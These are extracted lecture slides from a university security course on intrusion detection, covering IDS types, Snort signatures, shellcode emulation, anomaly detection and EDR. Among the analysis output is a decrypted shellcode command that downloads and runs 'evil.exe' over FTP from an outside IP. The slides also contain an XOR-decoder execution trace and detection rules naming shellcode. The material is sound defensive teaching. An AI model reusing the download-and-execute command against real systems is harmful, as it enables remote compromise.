

CSE509

Computer System Security



2023-04-18

Intrusion Detection

Michalis Polychronakis

Stony Brook University

• Welcome to CityPower Grid Rerouting •
Authorized Users only!
New users MUST notify Sys/Ops.
login:

```
80/tcp    open
81/tcp    open
1000/tcp  http
1000/tcp  hosts2.nc
11 # nmap -v -ss -O 10.2.2.2
11 Starting nmap v. 2.54BETA25
13 Insufficient responses for TCP sequencing (3), OS detection may be less
13 accurate
14 Interesting ports on 10.2.2.2:
44 (The 1539 ports scanned but not shown below are in state: closed)
51 Port      State      Service
51 22/tcp    open      ssh
58
68 No exact OS matches for host
68
24 Nmap run completed -- 1 IP address (1 host up) scanned
50 # sshnuke 10.2.2.2 -rootpw="210M0101"
50 Connecting to 10.2.2.2:ssh ... successful.
Re Attempting to exploit SSHv1 CRC32 ... successful.
IP Resetting root password to "210M0101".
Ma System open: Access Level <9>
# ssh 10.2.2.2 -l root
root@10.2.2.2's password: #
```

```
EDIT01 sshnuke
rcr ebx, 1
bsr ecx, ecx
shrd ebx, edi, CL
shd eax, edx, CL
[nobile]
[nobile]
```

RTF CONTROL
ACCESS GRANTED

Intrusions

“Any set of actions that attempt to compromise the integrity, confidentiality or availability of information resources” [Heady et al.]

“An attack that exploits a vulnerability which results to a compromise of the security policy of the system” [Lindqvist and Jonsson]

Most intrusions...

- Are carried out remotely

- Exploit software vulnerabilities

- Result in arbitrary code execution or unauthorized data access on the compromised system

Attack Source

Local

Unprivileged access → privilege escalation

Physical access: I/O ports (launch exploits), memory (cold boot attacks), storage (just remove it), shoulder surfing (steal credentials), dumpster diving (steal information), bugging (e.g., keylogger, antennas/cameras/sensors, HW parts), ...

Remote

Internet

Local network (Ethernet, WiFi, cellular, bluetooth, ...)

Phone (social engineering, SMS, ...)

Infected media (disks, ~~CD-ROMs~~, USB sticks, ...)

Pre-infected SW/HW components (libraries, third-party services, BIOS, NIC, router, ...)

Intrusion Method

Social engineering (phishing, spam, scareware, ...)

Viruses (~~disks, CD-ROMs~~, USB sticks, downloads, ...)

Network traffic interception (access credentials, keys, phishing, ...)

Password guessing/leakage (brute force, root:12345678, ...)

Physical access (reboot, keylogger, screwdriver, ...)

Supply chain compromise (backdoor, infected update, ...)

Software vulnerability exploitation

...

Attack Outcome

Arbitrary code execution

Privilege escalation

Disclosure of confidential information

Unauthorized access

DoS

Erroneous output

Destruction

...

Intrusion Detection

Intrusion detection systems (IDS) monitor networks or hosts for signs of malicious activity or policy violations

Detection (IDS)

Just generate alerts and log any identified events

Prevention (IPS)

In addition, react by blocking the detected activity



Defense in Depth

An IDS is not a silver bullet solution

Just an additional layer of defense


Complements existing protections, detectors, and policy enforcement mechanisms

Requires continuous maintenance: fine-tune configuration, adapt to network changes, update rules, triage alerts, minimize false positives, ...

There will always be new vulnerabilities, new exploitation techniques, and new adversaries

Single defenses may fail

Multiple and diverse defenses make the attacker's job harder



Defense in Depth

Securing systems retroactively is not always easy

WiFi access points, routers, printers, IP phones, mobile phones, legacy devices, TVs, IoT, cyber-physical systems, businesses/enterprises with inadequate resources, ...

Detecting and blocking an attack might be easier/faster than understanding and fixing the bug

Immediate response vs. long-term treatment

Patches for 0-day exploits take time to develop and deploy

Focus not only on detecting attacks

But also on their side effects, and unexpected events in general

Example: extrusion detection/data leak prevention → detect data exfiltration

Situational Awareness

Understanding of what is happening on the network and in the IT environment

- Confirm security goals

- Identify and respond to unanticipated events



Diverse sources of data

- Network, hosts, cloud services, external (non IT) indicators, ...

- Use data analytics to make sense of the increasing amount of data: identify features, derive models, observe patterns, ...

- Data mining, machine learning, ...

Monitoring and Logging

Network

Passive packet capture, active scanning/probing, network connections (netflow), DNS, ...

Host

Login attempts, file accesses, spawned processes, inserted devices, performance metrics, server/transaction logs, ...

Many OS facilities

System-wide events: Windows event log, /var/log, ...

Fine-grained monitoring: process-level events, system call monitoring, library interposition, ...

What to log?

Everything: costly in terms of runtime and space overhead

Pick carefully: crucial information may be missed/ignored

Can the attacker scrub the logs?

Append-only file system, remote location, ...

Indicators of Compromise (IoCs)

Artifacts observed on a host or network that with high confidence indicate a computer intrusion

Host level

- Hashes of malware executables/modules/files

- Strings in malware binary

- System-wide changes/behaviors

Network level

- Resolved domains

- Accessed IP addresses

- URLs

- Network request/packet content

Basic Concepts: Location

An IDS can be a separate device or a software application

Operates on captured *audit data*

Off-line (e.g., periodic) vs. real-time processing

Network (NIDS)

NetFlow records, raw packets, reassembled streams, DNS messages, ...


Passive (IDS) vs. in-line (IPS) operation

Examples: Snort, Zeek, Suricata, many commercial boxes, ...

Host (HIDS)

Login times, resource usage, user actions/commands, process/file/socket activity, application/system log files, registry changes, API calls, system calls, executed instructions, ...

Examples: OSquery, OSSEC, SysDig, El Jefe, AVs, registry/process/etc. monitors, network content scanners, ...



Deployment

NIDS: protect many hosts with a single detector

HIDS: install detector on each host (might not always be feasible)

Visibility

NIDS: can observe broader events and global patterns

HIDS: observes only local events that might not be visible at the network level

Context

NIDS: packets, flow records, unencrypted streams (unless proxy-level TLS interception is used)

HIDS: full picture (e.g., API-level monitoring to inspect data before it is encrypted)

Overhead

NIDS: none (passive)

NIPS/Proxy: adds some latency

HIDS: eats up CPU/memory (varies from negligible to complete hogging)

Subversion

NIDS: invisible in the network (passive component)

NIPS/Proxy: failure may lead to network reachability issues (in-line component)

HIDS: attacker may disable it and alter the logs (user vs. kernel level, in-VM vs. out-of-VM, remote audit logs)

Basic Concepts: Detection Method

Misuse detection

Predefined patterns (known as “signatures” or “rules”) of known attacks

Rule set must be kept up to date

Manual vs. automated signature specification (latter is *hard*)

Can detect only *known* attacks, with adequate precision

Anomaly detection

Rely on models of “normal” (and “malicious”) behavior

Requires (re)training with an adequate amount of data

Can potentially detect previously unknown attacks

Prone to false positives

IDS Challenges

Conflicting goals: zero-day attack detection vs. zero false positives

Resilience to evasion

Usually it is easy for adversaries to morph the attack vector and evade detection

Detection of targeted and stealthy attacks

No prior knowledge of how the attack may look like

Adaptability to a constantly evolving environment

New threats, new topology, new services, new users, ...

Rule sets must be kept up to date according to new threats

Models must be updated/retrained (*concept drift*)

Coping with an increasing amount of data

Log/event aggregation tools (e.g., Splunk)

Popular Open-source Signature-based NIDS



Snort




Zeek



Suricata


Use Case: Snort



What is a Signature?

An attack description as seen at Layer 2-7

Example Snort signature for Witty worm:



The diagram illustrates the mapping of Snort signature components to their respective fields in the example signature. The components are color-coded and labeled with arrows pointing to the corresponding parts of the signature:

- action** (purple) points to **alert**
- protocol** (green) points to **udp**
- source/destination** (blue) points to **any 4000 -> 193.92.123.0/24 any**
- content** (red) points to **(msg:"ISS PAM/Witty Worm Shellcode"; content:"|65 74 51 68 73 6f 63 6b 54 53|"; depth:246; sid:1000078; rev:1;)**

```
alert udp any 4000 -> 193.92.123.0/24 any (msg:"ISS  
PAM/Witty Worm Shellcode"; content:"|65 74 51 68 73  
6f 63 6b 54 53|"; depth:246; sid:1000078; rev:1;)
```


More Examples

String searching


```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any  
(msg:"SHELLCODE Linux shellcode"; content:"|90 90 90 E8  
C0 FF FF FF|/bin/sh"; classtype:shellcode-detect;  
sid:652; rev:9;)
```

Strsearch + regexp matching + stateful inspection

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 10202:10203 (msg:"CA  
license GCR overflow attempt"; flow:to_server,established;  
content:"GCR NETWORK<"; depth:12; offset:3; nocase;  
pcre:"/^\\S{65}|\\S+\\s+\\S{65}|\\S+\\s+\\S+\\s+\\S{65}/Ri"; sid:3520;)
```

Stateful Inspection

Semantic gap: NIDS processes individual packets, while applications see a contiguous stream (TCP) → ***potential for evasion***



Solution: IP defragmentation, TCP stream reassembly

Flow-level tracking: group packets into flows, track TCP state

Stream reassembly: normalize and merge fragments into packets, and packets into streams

Behavioral Signatures/Heuristics

Example: emulation-based shellcode detection

Motivation: obfuscated shellcode will not reveal its actual form until it is executed

Main idea: execute untrusted data as if it were executable code

Goal: Identify the mere presence of shellcode in arbitrary data

Different behaviors

Self-unpacking (GetPC code + self references, written-then-executed memory)

DLL base address resolution through PEB

Memory scanning (egg hunt shellcode)

SEH handler registration

Suspicious system call invocations



Everything Is Code

x86 has a huge instruction set

Almost any byte sequence can be interpreted as *valid* machine code

```
mikepo@castro:~> echo -n "Stony Brook" | ndisasm -u -
00000000  53                push ebx
00000001  746F             jz 0x72
00000003  6E              outsb
00000004  7920             jns 0x26
00000006  42              inc edx
00000007  726F             jc 0x78
00000009  6F              outsd
0000000A  6B              db 0x6b
```

... GET / HTTP/1.1 User-Agent: Wget/1.10.2 ...



47
45
54
202F
204854
54
50
2F
312E
G
E
T
/
HT
T
P
/
1.
...



inc edi
inc ebp
push esp
and [edi],ch
and [eax+0x54],cl
push esp
push eax
das
xor [esi],ebp
...

... \x6A\x07\x59\xE8\xFF\xFF\xFF\xFF\xC1\x5E ...



6A07
59
E8FFFFFFFF
C1
5E
80460AE0
304C0E0B
E2FA
...



push byte 0x7f
pop ecx
call 0x7
inc ecx
pop esi
add [esi+0xa],0xe0
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
loop 0xe
xor [esi+ecx+0xb],cl
...

```
[*] 2007-01-13 09:14:11.814239 alert (127)
[*] 81.183.6.141:3967 -> 10.0.0.1:445 strlen 3021
```

```
.B.B.B.B.....[1....s
```

```
wC....3www.2K.
```

```
r.v..8o.(Wv.>.C.v.F.....p..zv...L#Ss...(Sv...{<.(kv..k.v...+Ss.F...7G
```

```
..
```

```
skipping 1 executed instructions
```

1	60000001	42	inc edx	edx	2A500E51	
2	60000002	90	nop			
3	60000003	42	inc edx	edx	2A500E52	
4	60000004	90	nop			
5	60000005	42	inc edx	edx	2A500E53	
6	60000006	90	nop			
7	60000007	42	inc edx	edx	2A500E54	
8	60000008	EB02	jmp 0x6000000c			
9	6000000c	E8F9FFFFFF	w call 0x6000000a	esp	600043BC	
10	6000000a	EB05	E jmp 0x60000011			
11	60000011	5B	r pop ebx	ebx	60000011	esp 600043C0
12	60000012	31C9	xor ecx,ecx	ecx	00000000	
13	60000014	B1FD	mov cl,0xfd	ecx	000000FD	
14	60000016	80730C77	xor byte [ebx+0xc],0x77			[6000001D] .
15	6000001a	43	inc ebx	ebx	60000012	
16	6000001b	E2F9	S loop 0x60000016	ecx	000000FC	
17	60000016	E2F9FCE8	xor byte [ebx+0xc],0x77			[6000001E] .
18	6000001a	E2	inc ebx	ebx	60000013	
19	6000001b	E2F9	1 loop 0x60000016	ecx	000000FB	
20	60000016	E2F9FCE8	xor byte [ebx+0xc],0x77			[6000001F] D
21	6000001a	E2	inc ebx	ebx	60000014	
22	6000001b	E2F9	2 loop 0x60000016	ecx	000000FA	

```

763 6000001b E2F9          249 loop 0x60000016          ecx 00000003
764 60000016 E2F9FCE8          xor byte [ebx+0xc],0x77      [60000117] .
765 6000001a E2              inc ebx                      ebx 6000010C
766 6000001b E2F9          250 loop 0x60000016          ecx 00000002
767 60000016 E2F9FCE8          xor byte [ebx+0xc],0x77      [60000118] .
768 6000001a E2              inc ebx                      ebx 6000010D
769 6000001b E2F9          251 loop 0x60000016          ecx 00000001
770 60000016 E2F9FCE8          xor byte [ebx+0xc],0x77      [60000119] .
771 6000001a E2              inc ebx                      ebx 6000010E
772 6000001b E2F9          E loop 0x60000016          ecx 00000000
773 6000001d FC              cld
774 6000001e E844000000      w call 0x60000067          esp 600043BC
775 60000067 31C0          xor eax,eax                  eax 00000000
776 60000069 648B4030      mov eax,fs:[eax+0x30]
777 6000006d 85C0          test eax,eax
778 6000006f 780C          js 0x6000007d
779 60000071 8B400C      mov eax,[eax+0xc]
780 60000074 8B701C      mov esi,[eax+0x1c]
781 60000077 AD          lodsd
782 60000078 8B6808      mov ebp,[eax+0x8]
783 6000007b EB09          jmp 0x60000086

```

END execution trace: 784 instructions, 253 payload reads, 253 unique

[*] chunk 1037 13aac309ba2236b23d6537a77f101b9c

[*] shellcode 1037 13aac309ba2236b23d6537a77f101b9c pos 0

[*] decrypted 253 c3ba2b2f9c6b0e42fcd4da54e4488153

....;T\$.u.._\$.f..._ ..I.4...1.....t...

K._.....\\$.1.d.@0...x

.@

h...`h....W.....cmd /c echo open 61.36.242.10 2955 > i&echo user 1 1 >> i &echo get evil.exe >> i
&echo quit >> i &ftp -n -s:i &evil.exe

.

Passive DNS Monitoring

Store DNS resolution data (indefinitely) to detect potential threats or malicious C&C communication

- Can aid in forensic analysis after an incident has been detected

- Can be combined with allow/deny/reputation lists

DNS data can be captured at various locations

- Directly in the network's recursive server

- Sniffing raw network traffic

- On each endpoint (especially if DoT/DoH is used)

Related service: [Protective DNS](#)

- The resolver checks all queries/responses against threat intelligence data and prevents connections to known or suspected malicious sites

Anomaly Detection

Training phase: build model of normal behavior

Detection phase: alert on deviations from the model

Many approaches

Statistical methods, rule-based expert systems, clustering, state series modeling, artificial neural networks, support vector machines, outlier detection schemes, ...

Good for noisy attacks

Port scanning, failed login attempts, DoS, worms, ...

Good for “stable” environments

Example: web server vs. user workstation

Anomaly Detection

Learning

Supervised: Labels available for both benign data and attacks

Semi-supervised: Labels available only for benign data

Unsupervised: No labels: assume that anomalies are very rare compared to benign events

Many possible features

Network: packet fields, payload content, connection properties, traffic flows, network metrics, ...

Host: system call sequences, code fragments, file attributes, performance statistics, ...

Endpoint Detection and Response (EDR)

Evolution of traditional antivirus (AV) software

Mostly an industry buzzword (already obsolete – XDR is the new hot thing)

AV: focus on detecting malware binaries

Signature-based detection: known threats based on signatures such as file hashes, command and control domains, IP addresses, and similar features

Limited Heuristic Detection: unusual or suspicious process behavior

Integrity checking: detect changes to critical system files by malware

EDR: focus on detecting infection incidents

Continuous “behavioral” monitoring: process/system level

Global visibility: data collection and aggregation from multiple endpoints

Record forensic information to help security teams investigate incidents

Streamlined incident response: rapid incident analysis and remediation

Evaluating Intrusion Detection Systems

Accuracy is not a sufficient metric!

Example: data set with 99.9% benign and 0.1% malicious events

A dummy detector that marks everything as benign would have 99.9% accuracy...

False positive: legitimate behavior that was deemed malicious

